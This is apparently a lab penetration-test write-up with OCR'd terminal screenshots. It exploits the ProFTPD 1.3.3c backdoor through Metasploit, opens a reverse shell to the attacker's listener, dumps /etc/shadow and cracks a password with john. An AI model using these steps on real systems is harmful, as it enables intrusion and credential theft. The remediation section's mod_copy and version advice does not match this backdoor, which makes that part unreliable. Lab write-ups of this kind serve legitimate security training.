



- **EXPLOITATION**
  To exploit the ProFTPD I used Metasploit framework. In Metasploit I set the rhosts and rport and using payloads I set the lhost and lport. Here are the commands I used in this process:

  $ msfconsole
  $ search ProFTPD 1.3.3c
  $ show payloads
  $ set payload /cmd/unix/reverse
  $ set rhosts $ rport
  $ set lhost $ lport
  $ exploit








kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~
kali@kali: ~ 236x41
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 192.168.195.128
rhosts => 192.168.195.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/adduser normal No Add user with useradd
1 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
4 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
5 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
6 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
7 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
8 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload /cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.195.128 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
To direct input to this VM, click inside or press Ctrl+G.



kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~
kali@kali: ~ 236x41
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.195.132
lhost => 192.168.195.132
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options
Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.195.128 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST 192.168.195.132 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.195.132:4444
[*] 192.168.195.128:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
To direct input to this VM, click inside or press Ctrl+G.

- **FOR GAINING ACCESS**
  After exploitation the above vulnerability I successfully gained the access of the Ubuntu machine and found the password hash from the shadow file. Here are the commands I used in this process :

  $ exploit
  $ shell
  $ ls
  $ cd etc
  $ ls
  $ cat shadow








- **PASSWORD HASH CRACKING**

  $ john <filename>



The found password is marlinspike

- **BEST PRACTICES**
  - ✓ Upgrade the affected ProFTPD server to the latest version (1.3.5-5) to address the vulnerability.
  - ✓ Disable the mod_copy module in the ProFTPD configuration file (proftpd.conf) to prevent unauthorized access attempts.
  - ✓ Implement strong authentication and access control mechanisms to protect sensitive resources on the network.
  - ✓ Regularly monitor and update the operating systems and applications to ensure the latest security patches are applied.
  - ✓ Keep the system and applications patched and up to date to mitigate the risk of exploitation of known vulnerabilities.
  - ✓ Employ security awareness training to educate users on the importance of keeping systems patched and updated, and on the dangers of clicking on suspicious links or attachments.
  - ✓ Consider implementing a security information and event management (SIEM) system to detect and respond to potential security incidents in real-time.
- **REFERENCES**
  - ❖ ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit) - Linux remote Exploit (exploit-db.com)
  - ❖ ProFTPD-1.3.3c Backdoor Command Execution (rapid7.com)
  - ❖ ProFTPD-1.3.3c Backdoor Command Execution - Metasploit - InfosecMatter